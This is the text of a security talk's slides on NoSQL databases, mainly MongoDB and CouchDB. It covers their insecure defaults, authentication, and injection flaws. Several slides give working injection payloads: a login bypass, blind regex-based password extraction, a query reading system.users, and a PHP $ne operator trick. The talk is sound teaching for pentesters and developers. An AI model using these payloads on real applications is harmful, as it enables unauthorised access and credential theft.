SecurusGlobal

NoSQL Database Security

<louis@securusglobal.com>

`id`

- Security Consultant working for Securus Global in Melbourne
- Did/Is doing a lot a web pentesting
- Research focus on web security:
  - Web Attacks
  - Web Application Scanners (WAS) testing
  - Web Application Firewall (WAF) testing
  - (In)Secure coding

NoSQL databases?

- “New” trend in web application but mostly based on an old idea from 1998
- Is being more and more used for data storage
- Goal:
  - Avoiding predefined structure (in comparison to relational databases)
  - Supposed to scale more easily

NoSQL databases?

- No predefined query languages like SQL:
  - All NoSQL databases have their own language…
  - All NoSQL databases have their own access method...

- Most of the time, a driver is used between the database and the web application

NoSQL databases?

MongoDB

- Homepage: http://www.mongodb.org/
- Known companies using it:
  - The New York Times for submission form
  - Springer science+business media for article storage
  - sourceforge for page storage
  - a lot of web startups (the cool kids)
  - ...

mongoDB

MongoDB

- Written in C++
- Direct TCP Connection (TCP/27017)
- Listen on all interfaces by default
- Client side JavaScript shell (full JavaScript support using SpiderMonkey from Mozilla)

MongoDB: authentication

- Users' passwords are hashed using MD5 based function:

```
hex_md5( username + ":mongo:" + pass )
```

- Authentication:
  - Based on challenge/response
  - Turn off by default: “trusted environment”
  - Can’t use authentication in a cluster

SecurusGlobal

MongoDB: authorisation and encryption

- Two levels of privileges:
    - Admin access: full access to all databases
    - User access: per database and possibility of readOnly access
- No “per table” authorisation
- No database encryption

MongoDB: queries examples

```
> db.system.users.find();
{   "_id" : ObjectId("4d6f2c1ef692ecf1a17d2c07"),
    "user" : "admin",
    "pwd" : "7c67ef13bbd4cae106d959320af3f704"    }
{  "_id" : ObjectId("4d6f2d9ce9dd118723157c27"),
   "user" : "admin2",
   "pwd" : "271b850db86d3b06ac910a4a1c785254"     }
```

```
> db.getCollection( "system.users" ).find();
{   "_id" : ObjectId("4d6f2c1ef692ecf1a17d2c07"),
    "user" : "admin",
    "pwd" : "7c67ef13bbd4cae106d959320af3f704"    }
[…]
```

MongoDB: queries examples

```
> db.system.users.find({user:"admin"});
{   "_id" : ObjectId("4d6f2c1ef692ecf1a17d2c07"),
    "user" : "admin",
    "pwd" : "7c67ef13bbd4cae106d959320af3f704"    }
```

```
> db.system.users.find().sort({name:1}).limit(1);
{   "_id" : ObjectId("4d6f2c1ef692ecf1a17d2c07"),
    "user" : "admin",
    "pwd" : "7c67ef13bbd4cae106d959320af3f704"    }
```

```
> db.system.users.find().count();
2
```

SecurusGlobal

MongoDB: queries examples

```
> db.system.users.find(
{ $or : [  { user : 'admin'} ,
       { user : "admin2"} ] } ) ;
{   "_id" : ObjectId("4d6f2c1ef692ecf1a17d2c07"),
    "user" : "admin",
    "pwd" : "7c67ef13bbd4cae106d959320af3f704"    }
[…]
```

```
> db.system.users.find( { $where:
   "this.user=='admin'    ||
   this.user == 'admin2'" } ) ;
{   "_id" : ObjectId("4d6f2c1ef692ecf1a17d2c07"),
    "user" : "admin",
    "pwd" : "7c67ef13bbd4cae106d959320af3f704"    }
[…]
```

SecurusGlobal

No SQL … No injections

I read a lot of web pages speaking about the fact the with NoSQL there won't be any SQL injections …

True BUT...

MongoDB: NoSQL injections

- Previous example in authentication:
  - Ruby based (input in red):

```
User.all ( '$where' =>
"this.username=='#{params[:username]}' &&
 this.password=='#{md5(params[:password])}'")
```

  - If the username and password provided match a record… you're in !!!

SecurusGlobal

MongoDB: NoSQL injections

- But what happens if you submit the following username: `admin' || 1==1 //`

- The condition is always true and the end of the request is commented out:

```
User.all('$where' =>
"this.username=='admin' || 1==1 // &&
 this.password=='#{md5('whatever')}'")
```

SecurusGlobal

mongoDB

MongoDB: NoSQL injections

Retrieving information using union like syntax and retrieve information in the same page...

… not possible so far and for the current version since no Union keyword exists

MongoDB: Blind NoSQL injections

- Based on 2 states: true or false
- Using '&&' (logic AND) to generate these 2 states
- Retrieving information:

```
User.all('$where' =>
"this.username=='Admin'
   && this.password.match(/^A.*/) ")//'")
```

MongoDB: Blind NoSQL injections

```
Admin' && this.password.match(/^A.*/) ")//
```

```
Admin' && this.password.match(/^B.*/) ")//
```

```
Admin' && this.password.match(/^BA.*/) ")//
```

```
Admin' && this.password.match(/^BB.*/) ")//
```

```
Admin' && this.password.match(/^BBA.*/) ")//
```

mongoDB

SecurusGlobal

MongoDB: Blind NoSQL injections

- Retrieving information from other tables (example with system.users):

```
Admin' &&
db.getCollection('system.users').findOne({
   $where: 'this.user == "admin" '}) " }); //
```

SecurusGlobal

MongoDB: Blind NoSQL injections... problems

- No meta-tables with all information on tables since NoSQL databases are meant to be schema-less..
  - You need to brute force the attributes' names using dictionaries
  - Hopefully most frameworks (like Rails) do a direct mapping between HTTP parameters and objects/attributes ;)

MongoDB: Blind NoSQL injections... problems

- All records don't necessarily have the same attributes:
  - For example a user can have a password attribute and another one won't

```
Admin' && this.password
&&  this.password.match(/^AU.*/) //
```

- String comparisons are case-sensitive

SecurusGlobal

MongoDB: Blind NoSQL injections... extra point

Found a DOS in SpiderMonkey during testing :) ...

SecurusGlobal

MongoDB: NoSQL injections in PHP

- Access to /index.php?user=admin

```
$collection->find(array("user" => ‘admin’));
```

- Access to /index.php?user[$ne]=admin

```
$collection->find(array("user" =>
        array('$ne' => “admin")));
```

  - That will return all users not named admin

MongoDB: Avoiding injections

- Keep the good old recipes:
  - Input validations/encoding/escaping
  - Input validations/encoding/escaping
  - Input validations/encoding/escaping
  - Input validations/encoding/escaping
  - Input validations/encoding/escaping
  - Input validations/encoding/escaping
  - Input validations/encoding/escaping
  - …

CouchDB

- Homepage: http://couchdb.apache.org/
  - Apache project

- Known companies using it:
  - Mostly startups
  - Credit Suisse internally
  - BBC

CouchDB

- Written in Erlang
- HTTP based communication (REST + JSON) … No SSL :/
- Only listen on 127.0.0.1
  by default

CouchDB: authentication

- By default, CouchDB starts in “Admin party” mode:
  - Anyone can modify/delete everything
  - No authentication
- If passwords are used:
  - SHA1(password+salt)
  - 128-bits UUID salt

SecurusGlobal

CouchDB: authorisation

- Possibility to write functions to validate any requests received:
  - Access to current user and current database (user's context)
  - Validations need to be written in JavaScript

CouchDB

- Server's header for fingerprint/Shodan:

```
Server: CouchDB/0.10.0 (Erlang OTP/R13B)
```

- Admin interface (Futon):
  - http://127.0.0.1:5984/_utils/

CouchDB: Security issues

- Cross Site Scripting (CVE-2010-3854) in Futon

- Issue in string comparison and timing attack in authentication

  (CVE-2010-0009)

Other traditional recommendations

- You can copy/paste security recommendations from the SQL world but since I don't usually see it ...
- Firewall …
- Passwords...
- Least privileges
- No direct access/3-tier architecture


Other traditional recommendations

- Security updates
  - Follow devs' mailing list
  - Apply patches (ALL PATCHES)

- Input validation and encoding

Conclusion

- New trend... all the cool kids are using it...
- Nothing really new regarding security (builders' side):
  - Firewall/Least privileges/Passwords/...
- More fun for pentesters with something new to understand/work on (breakers' side)



<louis@securusglobal.com>